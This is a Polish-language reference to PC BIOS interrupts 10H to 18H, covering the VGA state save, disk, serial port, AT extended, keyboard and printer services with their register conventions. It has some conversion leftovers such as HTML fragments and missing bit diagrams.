1BH	2	kształt kursora (patrz przerwanie 10H funkcja 01H)
1EH	2	adres portu kontrolera CGA/MDA
20H	1	bieżąca wartość rejestru 378 (karta CGA)
21H	1	bieżąca wartość rejestru 379 (karta CGA)
22H	1	liczba wierszy znakowych na ekranie
23H	2	wysokość znaku (liczba punktów w pionie na znak)
25H	1	aktywny DCC
26H	1	alternatywny DCC
27H	2	kolory bieżącego trybu graficznego
29H	1	liczba stron w bieżącym trybie graficznym
2AH	1	liczba wierszy graficznych 0=200, 1=350, 2=400, 3=480
2BH	1	pierwotna matryca znaków (dla przerwania 10H funkcji 1103H)
2CH	1	wtórna matryca znaków

offset	Rozm.	Zawartość
2DH	1	<p>różne informacje o stanie</p> <p>7 6 5 4 3 2 1 0</p> <p>0</p> <p>0: 1=wszystkie tryby na wszystkich monitorach 1: 1=aktywna zmiana na odcienie szarości 2: 1=dołączony monochromatyczny monitor 3: 1=zablokowane ładowanie standard. palety 4: 1=aktywna emulacja kursora 5: 1=aktywne migotanie</p>
31H	1	rozmiar pamięci obrazu 0=64KB, 1=128KB, 2=192KB, 3=256KB
	1	<p>informacje zmiennej SAVE_PTR</p> <p>7 6 5 4 3 2 1 0</p> <p>0 0</p> <p>0: 1=aktywna matryca 512-znakowa 1: 1=aktywny obszar dynamicznego zapamiętania 2: 1=aktywne definiowanie fontów tekstowych 3: 1=aktywne definiowanie fontów graficznych 4: 1=aktywna zmiana palety 5: 1=aktywne rozszerzenie DCC</p>
33H	0DH	zarezerwowane

Tablica Stanu VGA, której adres znajduje się pod offsetem 0, składa się z następujących pól:

offset	Rozm.	Zawartość
0	1	dostępne tryby bit 0 = tryb 00H ... bit 7 = tryb 07H
1	1	graficzne bit 0 = tryb 08H ... bit 7 = tryb 0FH
2	1	bit 0 = tryb 10H ... bit 7 = tryb 17H
3	4	zarezerwowane
7	1	liczba wierszy graficznych 0=200, 1=350, 2=400, 3=480
8	1	liczba matryc znaków dostępnych w trybie tekstowym (VGA – 8)
9	1	maksymalna liczba równocześnie wyświetlanych matryc (VGA – 2)
0AH	1	<p>różne informacje</p> <p>7 6 5 4 3 2 1 0</p> <p></p> <p>0: 1=wszystkie tryby na wszystkich monitorach 1: 1=aktywna zmiana na odcienie szarości 2: 1=ładowanie fontów tekstowych 3: 1=zablokowane ładowanie standard. palety 4: 1=emulacja kursora 5: 1=paleta EGA 6: 1=paleta kolorów VGA 7: 1=podział na strony rejestrów kolorów</p>

0BH	1	różne informacje
		<div style="display: flex; justify-content: space-around; align-items: center;"> <div style="text-align: center;"> 7 6 5 4 3 2 1 0 0 0 0 0 </div> <div style="margin-left: 10px;"> 0: 1=dołączone pióro świetlne 1: 1=stan karty zapamiętany/odtworzony 2: 1=migotanie/podświetlenie tła 3: 1=DCC </div> </div>
0CH	2	zarezerwowane
0EH	1	Informacje zmiennej SAVE_PTR. takie same jak pod offsetem 032H w tabelce powyżej.
0FH	1	zarezerwowane

Przerwanie: 10H
Funkcja: 1CH

Nazwa: Zapamiętanie/przywrócenie stanu karty graficznej
Wywołanie: CX – znaczniki stanu karty
bit 0 = 1 – Zapamiętanie/przywrócenie stanu sprzętu
bit 1 = 1 – Zapamiętanie/przywrócenie stanu zmiennych VGA BIOS
bit 2 = 1 – Zapamiętanie/przywrócenie stanu DAC i rejestrów kolorów
ES:DX – adres bufora
AL = 0 – zapytanie o rozmiar bufora
Powrót: BX – rozmiar bufora w blokach po 64 bajty
1 – zapamiętanie obecnego stanu karty
2 – przywrócenie stanu karty. W buforze muszą się znajdować dane uprzednio zapamiętane
Powrót: AL = 1CH jeśli funkcja zakończyła się sukcesem
Opis: Funkcja zapamiętuje lub przywraca uprzednio zapamiętany stan karty VGA.

Przerwanie: 11H

Nazwa: Konfiguracja komputera
Wywołanie: Brak
Powrót: AX – lista wyposażenia
Opis: Przerwanie zwraca listę wyposażenia dołączonego do płyty głównej komputera. Jest to ta sama lista, która znajduje się w zmiennej systemowej 0:410

Przerwanie: 12H

Nazwa: Pytanie o rozmiar zainstalowanej pamięci
Wywołanie: Brak
Powrót: AX – rozmiar pamięci w KB
Opis: Przerwanie zwraca rozmiar dolnej pamięci w Kilobajtach. Maksymalna wartość zwracana przez przerwanie to 640.
Uwagi: Z tego przerwania korzystają funkcje DOSa 48H i 4AH przy przydzielaniu pamięci procesowi. Jeśli więc Twój program przechwyci to przerwanie i będzie podawał liczbę o kilka Kilo-

bajtów mniejszą niż faktyczna, to ostatnie bloki dolnej pamięci komputera będą niedostępne dla systemu i będziesz mógł tam zainstalować jakąś swoją procedurę.

Przerwanie: 13H

Nazwa: Obsługa dysków
Opis: Przerwanie składa się z kilkunastu funkcji. Funkcje powyżej 8 odnoszą się tylko do dysku twardego. Przekazanie w rejestrze AH odpowiedniego numeru powoduje wywołanie funkcji. W przypadku wystąpienia błędu funkcja ustawia znacznik C, a rejestr AH zawiera kod błędu. Kody te odpowiadają następującym błędom:

00H	O.K.
01H	Nierozpoznany rozkaz dla kontrolera
02H	Błędny adres
03H	Próba zapisu na zabezpieczonej dyskietce
04H	Błędny identyfikator dysku
05H	Błąd inicjalizacji (AT)
08H	Awaria DMA
09H	Przekroczenie przestrzeni adresowej DMA
0bH	Źle ustawiony wskaźnik ścieżki (AT)
10H	Błąd CRC
11H	Dane poprawione. Zastosowano algorytm ECC (AT)
20H	Awaria kontrolera
40H	Nie znaleziona ścieżka
80H	Brak odpowiedzi po określonym czasie
0AAH	Napęd nie gotowy (AT)
0BBH	Inny błąd (AT)
0FFH	Błędny kod operacji (AT)

Przerwanie: 13H

Funkcja 00H

Nazwa: Inicjalizacja dysku
Wywołanie: AH = 00H
DL – dysk
Powrót: Brak
Opis: Jeśli w rejestrze DL jest przekazana wartość 80H lub 81H funkcja inicjalizuje sterownik dysku twardego, w przeciwnym wypadku rekalibruje FDC

Przerwanie: 13H


Funkcja 01H

Nazwa: Pobranie kodu błędu ostatniej operacji dyskowej
Wywołanie: AH = 01H
DL – dysk (DL < 80H – dyskietka, DL ≥ 80H – dysk twardy)

Powrót: AL – kod błędu
 Opis: Funkcja zwraca kod błędu ostatniej operacji dyskowej. Ta sama wartość znajduje się w zmiennej systemowej 0:0441.

Przerwanie: 13H
Funkcja 02H

Nazwa: Odczyt sektorów
 Wywołanie: AH = 02H
 AL – liczba sektorów
 CX – numer ścieżki i sektora
 DL – numer napędu (0=A, 1=B..., 80H=dysk twardy #0, 81H=dysk twardy #1)
 DH – numer głowicy
 ES:BX – adres bufora
 Powrót: Ustawiony znacznik C: AH – kod błędu
 Wyzerowany znacznik C: O.K.
 Opis: Funkcja czyta zawartość jednego lub kilku sektorów (jednak nie więcej niż jedną ścieżkę) i zapisuje ją do bufora. W rejestrze CX przekazywane są numery początkowej ścieżki i początkowego sektora w następującym formacie:



Te dwa bity są używane jako starszy bajt numeru ścieżki.

(c – oznacza ścieżkę, s – sektor)

Przerwanie: 13H
Funkcja 03H

Nazwa: Zapis sektorów
 Wywołanie: AH = 03H
 AL – liczba sektorów
 CX – numer ścieżki i sektora (patrz opis funkcji 02H)
 DL – numer napędu (0=A, 1=B..., 80H=dysk twardy #0, 81H=dysk twardy #1)
 DH – numer głowicy
 ES:BX – adres bufora z danymi
 Powrót: Ustawiony znacznik C: AH – kod błędu
 Wyzerowany znacznik C: O.K.
 Opis: Funkcja zapisuje jeden lub kilka sektorów (nie więcej niż ścieżkę) z bufora na dysk.

Przerwanie: 13H
Funkcja 04H

Nazwa: Weryfikacja sektorów
 Wywołanie: AH = 04H
 AL – liczba sektorów
 CX – numer ścieżki i sektora (patrz opis funkcji 02H)
 DL – numer napędu (0=A, 1=B..., 80H=dysk twardy #0, 81H=dysk twardy #1)

	DH – numer głowicy
	ES:BX – adres bufora dla operacji
Powrót:	Ustawiony znacznik C: AH – kod błędu
	Wyzerowany znacznik C: O.K.
Opis:	Funkcja weryfikuje jeden lub kilka sektorów sprawdzając, czy nie występuje w nich błąd CRC.

Przerwanie: 13H
Funkcja 05H

Nazwa:	Formatowanie sektorów
Wywołanie:	AH = 05H AL – liczba sektorów CX – numer ścieżki i sektora (patrz opis funkcji 02H) DL – numer napędu (0=A, 1=B..., 80H=dysk twardy #0, 81H=dysk twardy #1) DH – numer głowicy ES:BX – adres bufora z deskryptorem dysku
Powrót:	Ustawiony znacznik C: AH – kod błędu Wyzerowany znacznik C: O.K.
Opis:	Funkcja służy do nisko-poziomowego formatowania ścieżki. Formatowanie to niszczy wszelkie dane na ścieżce. Postać deskryptora jest różna w zależności od typu dysku:

Dyskietka – 4 bajty dla każdego formatowanego sektora na ścieżce zawierające numer ścieżki, głowicę, numer sektora, rozmiar sektora (0=128, 1=256, 2=512, 3=1024).

Dysk twardy AT – 2 bajty dla każdego formatowanego sektora na ścieżce – znacznik i numer sektora.

Dysk twardy XT – Nie potrzeba danych w deskrypcie, rejestr AL zawiera wartość przeplotu (ang interleave – od 1 do 16).

Uwagi:	Sektory na jednej ścieżce dysku twardego nie są ponumerowane po kolei. Ze względu na na szybkość procesora, który po przeczytaniu sektora nie zdążyłby zatrzymać głowicy dysku twardego na następnym, są jak gdyby podzielone na serie. Liczba tych serii nosi nazwę przeplotu. Przykładowo 17 sektorów dysku twardego (standardowa wielkość ścieżki) ułożonych przy przeplocie 3:1 miałyby kolejność: 1 7 13 2 8 14 3 9 15 4 10 16 5 11 17 6 12 zaś przy przeplocie 2:1 kolejność 1 10 2 11 3 12 4 13 5 14 6 15 7 16 8 17 9 Im większy przeplot tym mniejsza szybkość pracy dysku twardego. Zmniejszenie przeplotu jest możliwe jednak tylko przy szybkim procesorze. Dlatego w większości dysków XT przeplot wynosi 3:1, natomiast 386 i szybkich AT 1:1.
--------	---

Przerwanie: 13H
Funkcja 08H

Nazwa:	Pobranie parametrów napędu
Wywołanie:	AH = 08H DL – numer napędu
Powrót:	CX – maksymalny numer ścieżki i sektora (p. funkcja 02) DL – liczba dysków twardych kontrolowanych przez pierwszy sterownik DH – maksymalny numer głowicy
Opis:	Funkcja zwraca informacje o dysku czerpiąc je z tablicy w ROM-BIOS dla typu dysku zdefiniowanego w pamięci CMOS.

Przerwanie:	13H
Funkcja	09H
Nazwa:	Inicjalizacja tabel parametrów dyskowych
Wywołanie:	Brak
Powrót:	Ustawiony znacznik C: AH – kod błędu Wyzerowany znacznik C: O.K.
Opis:	Funkcja inicjalizuje tabele parametrów dyskowych (przerwania 41H i 46H). Wywołuj ją zawsze w przypadku zmian w tych tabelach, aby BIOS został poinformowany o tych zmianach.
Uwagi:	Komputer klasy XT może pracować z dwoma dyskami twardymi, ale oba muszą być obsługiwane przez jedną tabelę parametrów (przerwanie 41H).
Przerwanie:	13H
Funkcja	0AH
Nazwa:	Odczyt sektorów z korekcją błędów
Wywołanie:	AH = 0AH AL – liczba sektorów CX – numer ścieżki i sektora (p. funkcja 02H) DL – numer napędu (0=A, 1=B..., 80H=dysk twardy #0, 81H=dysk twardy #1) DH – numer głowicy ES:BX – adres bufora
Powrót:	Ustawiony znacznik C: AH – kod błędu Wyzerowany znacznik C: O.K.
Opis:	Funkcja czyta zawartość jednego lub kilku sektorów (jednak nie więcej niż jedną ścieżkę) i zapisuje ją do bufora. Sektory są 512-bajtowe + 4 bajty ECC (Error Corection Code – korekcja błędów)
Uwagi:	Algorytm ECC służy do odtwarzania w niektórych sytuacjach utraconych danych. Jeśli błędy w sektorze nie są zbyt rozległe, to BIOS automatycznie na podstawie ECC może odtworzyć poprawne dane.
Przerwanie:	13H
Funkcja	0BH
Nazwa:	Zapis sektorów z korekcją błędów
Wywołanie:	AH = 0BH AL – liczba sektorów CX – numer ścieżki i sektora (p. funkcja 02H) DL – numer napędu (0=A, 1=B..., 80H=dysk twardy #0, 81H=dysk twardy #1) DH – numer głowicy ES:BX – adres bufora z danymi
Powrót:	Ustawiony znacznik C: AH – kod błędu Wyzerowany znacznik C: O.K.
Opis:	Funkcja zapisuje jeden lub kilka sektorów (nie więcej niż ścieżkę) z bufora na dysk. Sektory są 512-bajtowe + 4 bajty ECC (p. funkcja 0AH).

Przerwanie: 13H
Funkcja 0CH

Nazwa: Szukanie ścieżki
Wywołanie: AH = 0CH
CX – numer ścieżki i sektora (p. funkcja 02H)
DL – numer napędu (0=A, 1=B..., 80H=dysk twardy
#0, 81H=dysk twardy #1)
DH – numer głowicy
Powrót: Ustawiony znacznik C: AH – kod błędu
Wyzerowany znacznik C: O.K.
Opis: Funkcja przesuwą głowicę do ścieżki o numerze w CX.

Przerwanie: 13H
Funkcja 0DH

Nazwa: Alternatywna inicjalizacja dysku
Wywołanie: AH = 0DH
DL – dysk
Powrót: Brak
Opis: Funkcja inicjalizuje sterownik dysku. Znaczenie parametru przekazywanego w rejestrze DL jest takie samo jak dla funkcji 00H.

Przerwanie: 13H
Funkcja 0EH

Nazwa: Odczyt sektorów dla AT
Wywołanie: AH = 0EH
AL – liczba sektorów
CX – numer ścieżki i sektora (p. funkcja 02H)
DL – numer napędu (0=A, 1=B..., 80H=dysk twardy
#0, 81H=dysk twardy #1)
DH – numer głowicy
ES:BX – adres bufora
Powrót: Ustawiony znacznik C: AH – kod błędu
Wyzerowany znacznik C: O.K.
Opis: Funkcja odczytuje jeden lub kilka sektorów dla komputera klasy AT.

Przerwanie: 13H
Funkcja 0FH

Nazwa: Zapis sektorów dla AT
Wywołanie: AH = 0FH
AL – liczba sektorów
CX – numer ścieżki i sektora (p. funkcja 02H)
DL – numer napędu (0=A, 1=B..., 80H=dysk twardy
#0, 81H=dysk twardy #1)
DH – numer głowicy
ES:BX – adres bufora z danymi

Powrót: Ustawiony znacznik C: AH – kod błędu
 Wyzerowany znacznik C: O.K.
 Opis: Funkcja zapisuje jeden lub kilka sektorów dla komputera klasy AT.

Przerwanie: 13H
Funkcja 10H

Nazwa: Pytanie o gotowość dysku
 Wywołanie: AH = 10H
 DL – numer napędu (0=A, 1=B...)
 Powrót: Ustawiony znacznik C: AH – kod błędu
 Wyzerowany znacznik C: O.K.
 Opis: Funkcja sprawdza, czy napęd o numerze podanym w DL jest gotowy do operacji dyskowych. (Czy są zamknięte drzwiczki od stacji dyskietek).

Przerwanie: 13H
Funkcja 11H

Nazwa: Rekalibracja dysku
 Wywołanie: AH = 11H
 DL – numer napędu (0=A, 1=B..., 80H=dysk twardy
 #0, 81H=dysk twardy #1)
 Powrót: Ustawiony znacznik C: AH – kod błędu
 Wyzerowany znacznik C: O.K.
 Opis: Funkcja dokonuje rekalibracji dysku, którego numer jest przekazany w rejestrze DL.

Przerwanie: 13H
Funkcja 12H

Nazwa: Diagnostyka pamięci RAM kontrolera AT
 Wywołanie: AH = 12H
 Powrót: AH – kod błędu
 Opis: Funkcja sprawdza, czy w pamięci RAM kontrolera dysków komputera klasy AT nie nastąpiły uszkodzenia.

Przerwanie: 13H
Funkcja 13H

Nazwa: Diagnostyka napędów AT
 Wywołanie: AH = 13H
 Powrót: AH – kod błędu
 Opis: Funkcja sprawdza, czy w napędzie dysków komputera klasy AT nie nastąpiło uszkodzenie.

Przerwanie: 13H
Funkcja 14H

Nazwa: Wewnętrzna diagnostyka sterownika
 Wywołanie: AH = 14H

Powrót: AH – kod błędu
 Opis: Funkcja sprawdza, czy w sterowniku dysków komputera nie nastąpiło uszkodzenie.

Przerwanie: 13H
Funkcja 15H

Nazwa: Pytanie o typ dysku AT
 Wywołanie: AH = 15H
 DL – numer napędu (0=A, 1=B..., 80H=dysk twardy
 #0, 81H=dysk twardy #1)
 Powrót: AH = typ dysku
 0 – nie znaleziono napędu o numerze podanym w DL
 1 – dyskietka, nie wymieniana
 2 – dyskietka, prawdopodobnie wymieniona
 3 – dysk twardy
 CX:DX – liczba 512 bajtowych sektorów.
 Opis: Funkcja zwraca informacje o typie dysku komputera klasy AT.

Przerwanie: 13H
Funkcja 16H

Nazwa: Pytanie o wymianę dysków AT.
 Wywołanie: AH = 16H
 Powrót: AH =
 0 – w żadnej stacji nie wymieniano dyskietki
 6 – nastąpiła wymiana dyskietek
 DL – numer stacji (0=A, 1=B,...)
 Opis: Funkcja informuje o tym, czy była wymieniana dyskietka, w stacji dysków komputera klasy AT (tzn. czy były otwierane drzwiczki w stacji).

Przerwanie: 13H
Funkcja 17H

Nazwa: Ustalenie typu dyskietki
 Wywołanie: AH = 17H
 AL = typ dyskietki
 1 – dyskietka 360KB w stacji 360KB
 2 – dyskietka 360KB w stacji 1.2MB
 3 – dyskietka 1.2MB w stacji 1.2MB
 DL – numer stacji dyskietek (0=A, 1=B)
 Powrót: Brak
 Opis: Funkcja ustala typ dyskietki znajdującej się aktualnie w stacji o numerze przekazanym w DL.
 Uwagi: Używaj tej funkcji przed formatowaniem.

Przerwanie: 14H

Nazwa: Obsługa złącza szeregowego
 Opis: Przerwanie składa się z kilku funkcji. Przekazanie w rejestrze AH odpowiedniego numeru powoduje wywołanie funkcji.

Przerwanie: 14H
Funkcja 00H

Nazwa: Inicjalizacja złącza


Wywołanie: AH = 00H

AL – parametry inicjalizacji

DL – numer portu (0 lub 1)

Powrót: AH – status portu (p. funkcja 03)

Opis: Funkcja inicjalizuje port złącza szeregowego RS-232. W rejestrze AL przekazywane są parametry inicjalizacji wg następującego formatu:



długość słowa. 10=7 bitów; 11=8 bitów

bity stopu 0=1; 1=2;

kontrola parzystości.

x0=brak; 01=nieparz.; 11=parz.

Szybkość w Boud-ach:

000=110; 100=1200

001=150; 101=2400

010=300; 110=4800

011=600; 111=9600

Przerwanie: 14H
Funkcja 01H

Nazwa: Przesłanie znaku

Wywołanie: AH = 01H

AL – kod znaku

DX – numer portu (0 lub 1)

Powrót: AH – status portu (p. funkcja 03)

Opis: Funkcja przesyła jeden znak wybranym złączem RS-232

Przerwanie: 14H
Funkcja 02H

Nazwa: Odbiór jednego znaku

Wywołanie: AH = 02H

DX – numer portu (0 lub 1)

Powrót: AH = 0 – O.K., w przeciwnym razie błąd

AL – kod odebranego znaku

Opis: Funkcja odbiera jeden znak z wybranego złącza RS-232

Przerwanie: 14H
Funkcja 03H

Nazwa: Pytanie o status portu

Wywołanie: AH = 03H

DX – numer portu (0 lub 1)

Powrót: AX – status portu

Opis:	<p>Funkcja zwraca informacje o aktualnym stanie wybranego złącza RS-232. Znaczenie bitów przekazywanych w rejestrze AX jest następujące:</p> <p>AH – Status linii</p> <ul style="list-style-type: none"> 7: przekroczenie czasu 6: pusty rejestr przesuwu 5: pusty rejestr bufora 4: wykryto przerwę 3: błąd ramki 2: błąd parzystości 1: błędna liczba znaków 0: gotowość do operacji <p>AL= Status modemu</p> <ul style="list-style-type: none"> 7: obecność sygnału na linii 6: żądanie odbioru 5: gotowość do odbioru 4: gotowość do nadawania 3: zmiana znacznika sygnału na linii 2: zmiana znacznika żądania odbioru 1: zmiana znacznika gotowości do odbioru 0: zmiana znacznika gotowości do nadawania
-------	---

Przerwanie: 15H

Nazwa: Dodatkowe funkcje AT

Opis: Przerwanie składa się z kilkunastu funkcji. Przekazanie w rejestrze AH odpowiedniego numeru powoduje wywołanie funkcji. Funkcje o numerach od 0 do 3 dotyczą obsługi magnetofonu kasetowego jako pamięci zewnętrznej. Myślę, że się nie obrazisz, jeśli nie umieszczę tutaj ich opisu.

Przerwanie: 15H
Funkcja 80H

Nazwa: Otwarcie kanału dla procesu

Wywołanie: AH = 80H
BX – identyfikator urządzenia (p. funkcja 90H)
CX – identyfikator procesu

Powrót: Brak

Opis: Funkcja otwiera kanał do urządzenia dla procesu.

Przerwanie: 15H
Funkcja 81H

Nazwa: Zamknięcie kanału dla procesu

Wywołanie: AH = 81H
BX – identyfikator urządzenia (p. funkcja 90H)
CX – identyfikator procesu

Powrót: Brak

Opis: Funkcja zamyka kanał do urządzenia dla procesu.

Przerwanie:	15H
Funkcja	82H
Nazwa:	Zakończenie programu obsługi urządzenia
Wywołanie:	AH = 82H BX – identyfikator urządzenia (p. funkcja 90H)
Powrót:	Brak
Opis:	Funkcja kończy program obsługi urządzenia.
Przerwanie:	15H
Funkcja	83H
Nazwa:	Czekanie na zdarzenie
Wywołanie:	AH = 83H AL = 0 – ustawienie okresu ES:BX – adres 1 bajtowego bufora CX:DX – liczba mikrosekund pozostałych do czekania. 1 – rezygnacja z oczekiwania
Powrót:	Brak
Opis:	Funkcja ustala okres oczekiwania na zdarzenie lub rezygnuje z oczekiwania. W przypadku ustawienia oczekiwania w rejestrach CX:DX należy podać liczbę mikrosekund. Po upływie tej liczby bit 7 bufora wskazywanego przez ES:BX jest ustawiany.
Przerwanie:	15H
Funkcja	84H
Nazwa:	Pytanie o stan joysticka
Wywołanie:	AH = 84H DX = 0 – pytanie o ustawienie przełączników 1 – pytanie o pozycję
Powrót:	AL – ustawienie przełączników (bity 7-4, jeśli DX=0) AX – wartość A(X) (jeśli DX=1) BX – wartość A(Y) (jeśli DX=1) CX – wartość B(X) (jeśli DX=1) DX – wartość B(Y) (jeśli DX=1)
Opis:	Funkcja obsługuje joystick. Zobacz również opis portu joysticka.
Przerwanie:	15H
Funkcja	85H
Nazwa:	Obsługa klawisza SysReq
Wywołanie:	AH = 85H
Powrót:	AL = 0 – klawisz wciśnięty 1 – klawisz zwolniony
Opis:	Funkcja obsługuje klawisz SysReq. W praktyce nie robi ona nic, jednak w zamyśle funkcję tę miał obsługiwać system operacyjny i podejmować odpowiednią akcję w zależności od tego, czy klawisz jest naciśnięty, czy zwalniany.

Przerwanie: 15H
Funkcja 86H

Nazwa: Pusta pętla
Wywołanie: AH = 86H
CX:DX – liczba mikrosekund (CX – starszy bajt)
Powrót: Brak
Opis: Funkcja nie robi nic poza tym, że trwa dokładnie tyle czasu, ile jest podane w rejestrach CX:DX.

Przerwanie: 15H
Funkcja 87H

Nazwa: Przesłanie bloku górnej pamięci
Wywołanie: AH = 87H
ES:DI – adres GDT
CX – liczba 16-bitowych słów do przesłania (max 8000H)
Powrót: Ustawiony znacznik C:
AH = kod błędu
0 – O.K.
1 – błąd parzystości pamięci
2 – wystąpiło przerwanie sytuacji wyjątkowej
3 – błędny adres docelowy
Opis: Funkcja przesyła blok do 32KB z i do górnej (powyżej 1 MB) pamięci komputera. Praktycznie jest to jedyny sposób dostępu do tej pamięci z punktu widzenia przeciętnego programisty. W ES:DI przekazywany jest adres 32-bajtowego deskryptora GDT (Global Descriptor Table). Z Twojego punktu widzenia w deskrytorze tym ważne są pola 12H – 24-bajtowy adres bloku do przeniesienia (w kolejności 3-2-1 bajt adresu), 15H – wartość 93H (prawo odczytu i zapisu), 1AH – adres docelowy, 1DH – wartość 93H. W pozostałe pola powinna być wpisana wartość 0.
Uwagi: Podczas przesyłania danych wyłączone są przerwania. Unikaj więc przesyłania, przy działających równolegle asynchronicznych procesach komunikacyjnych.

Przerwanie: 15H
Funkcja 88H

Nazwa: Pytanie o rozmiar górnej pamięci
Wywołanie: AH = 88H
Powrót: AX – wielkość górnej pamięci w KB
Opis: Funkcja zwraca rozmiar górnej (powyżej 1MB) pamięci.

Przerwanie: 15H
Funkcja 89H

Nazwa: Przejście do trybu wirtualnego procesora 80286
Wywołanie: AH = 89H
BH – ofset w tablicy przerwań adresów obsługi przerwań IRQ 0 – IRQ 7
BL – ofset w tablicy przerwań adresów obsługi przerwań IRQ 8 – IRQ0F
ES:SI – adres tablicy deskryptorów
Powrót: AH = 0 – procesor przeszedł do trybu wirtualnego

Opis:	Funkcja inicjalizuje pracę procesora 80286 (i wyższych) w trybie z ochroną danych. Funkcja zmienia wszystkie rejestry segmentów: W tablicy deskryptorów wskazywanej przez ES:BX w polach 1AH, 22H, 2AH, 32H przekazywane są nowe wartości dla rejestrów DS,ES,SS,CS.
Uwagi:	Nie ma bezpośredniego sposobu na wyjście z trybu wirtualnego.

Przerwanie:	15H
Funkcja	90H

Nazwa:	Pętla oczekiwania na urządzenia
Wywołanie:	AH = 90H AL = identyfikator urządzenia 00H – dysk twardy 01H – stacja dysków 02H – klawiatura 80H – sieć ES:BX – blok kontrolny w sieci 0FDH – start silnika napędu dysków 0FEH – drukarka
Powrót:	Brak
Opis:	To przerwanie powinno być wywoływane, przy oczekiwaniu na pracujące urządzenie. W praktyce nie robi ono nic, ale teoretycznie może być wykorzystane.

Przerwanie:	15H
Funkcja	91H

Nazwa:	Zakończenie obsługi przerwania przez program obsługi urządzenia
Wywołanie:	AH = 91H AL – identyfikator urządzenia
Powrót:	Brak
Opis:	Funkcja wraca bez żadnej akcji. Chodzi o to, aby reszta systemu dowiedziała się, że urządzenie jest już wolne.

Przerwanie:	16H
--------------------	------------

Nazwa:	Obsługa klawiatury
Opis:	Przerwanie składa się z kilkunastu funkcji. Przekazanie w rejestrze AH odpowiedniego numeru powoduje wywołanie funkcji.
Uwagi:	Kody zwracane przez poniższe funkcje są opisane w osobnych rozdziałach. Natomiast opis stanu klawiatury ma format taki sam jak zmienne systemowe 0:0417 i 0:0418.

Przerwanie:	16H
Funkcje	00H, 10H

Nazwa:	Odczyt znaku
Wywołanie:	AH = 00H lub 10H
Powrót:	AL – kod ASCII AH – rozszerzony kod ASCII (jeśli AL=0) – kod klawiatury (w przeciwnym wypadku)

Opis: Funkcja 00H czeka na naciśnięcie klawisza i zwraca jego wartość. Funkcja 10H robi to samo dla klawiatury 101-klawiszowej.

Przerwanie: 16H
Funkcje 01H,11H

Nazwa: Odczyt bufora
Wywołanie: AH = 01H lub 11H
Powrót: Ustawiony znacznik Z:
– W buforze nie ma znaków
Wyzerowany znacznik Z:
AX – znak (p.funkcja 00H)
Opis: Funkcja 01H odczytuje znak znajdujący się na początku bufora klawiatury, nie usuwając go z tego bufora. Funkcja 11H robi to samo dla klawiatury 101-klawiszowej.

Przerwanie: 16H
Funkcje 02H,12H

Nazwa: Pytanie o stan klawiatury
Wywołanie: AH = 02H lub 12H
Powrót: AL – stan klawiatury (p. zmienna systemowa 0:417)
Opis: Funkcja 02H zwraca opis stanu klawiatury (Stan przełączników Caps Lock, Num Lock, Scroll Lock, wciśnięty Shift itd.). Funkcja 12H robi to samo dla klawiatury 101-klawiszowej.

Przerwanie: 16H
Funkcja 03H

Nazwa: Ustawienie czasu między powtórzeniami i opóźnienia
Wywołanie: AH = 03H
BL – czas między powtórzeniami
BH = opóźnienie
Powrót: Brak
Opis: Funkcja ustawia czas między powtórzeniami klawiszy i opóźnienie (Czas przed rozpoczęciem powtarzania). Wartości przekazywane w rejestrze BL oznaczają odpowiednio: 0=30 powtórzeń/sekundę, 1=26,...,1FH=2. Wartości w BH oznaczają 0=1/4s, 1=1/2s, 2=3/4s, 3=1s.

Przerwanie: 16H
Funkcja 05H

Nazwa: Umieszczenie znaku w buforze klawiatury
Wywołanie: AH = 05H
CL – kod ASCII
CH – kod klawiatury
Powrót: AL = powodzenie operacji
0 – sukces
1 – bufor przepełniony
Opis: Funkcja umieszcza w buforze klawiatury wartości odpowiadające naciśnięciu klawisza o kodzie ASCII podanym w CL i kodzie klawiatury podanym w CH. Jeśli kod klawiatury nie zgadza się z kodem ASCII, funkcja umieszcza wartości w buforze na podstawie tego drugiego.

Przerwanie: 17H

Nazwa: Obsługa drukarki

Opis: Przerwanie realizuje kilkanaście funkcji. Przekazanie w rejestrze AH odpowiedniego numeru powoduje wywołanie funkcji.

Przerwanie: 17H

Funkcja 00H

Nazwa: Wydruk znaku

Wywołanie: AH = 00H

AL – znak do wydrukowania

DX – numer drukarki (0,1,2)

Powrót: AL – kod stanu drukarki (p. funkcja 2)

Opis: Funkcja powoduje wydrukowanie znaku o kodzie ASCII przekazanym w rejestrze AL.

Przerwanie: 17H

Funkcja 01H

Nazwa: Inicjalizacja drukarki

Wywołanie: AH = 01H

DX – numer drukarki (0,1,2)

Powrót: AL – kod stanu drukarki (p. funkcja 2)

Opis: Funkcja inicjalizuje port drukarki.

Przerwanie: 17H

Funkcja 02H



Nazwa: Pytanie o kod stanu drukarki

Wywołanie: AH = 02H

DX – numer drukarki (0,1,2)

Powrót: AL – kod stanu drukarki

Opis: Funkcja zwraca kod stanu drukarki. Poszczególne bity mają następujące znaczenie:



Przerwanie: 18H

Nazwa: Uruchomienie BASICa z ROM

Wywołanie: Brak

Powrót: Brak

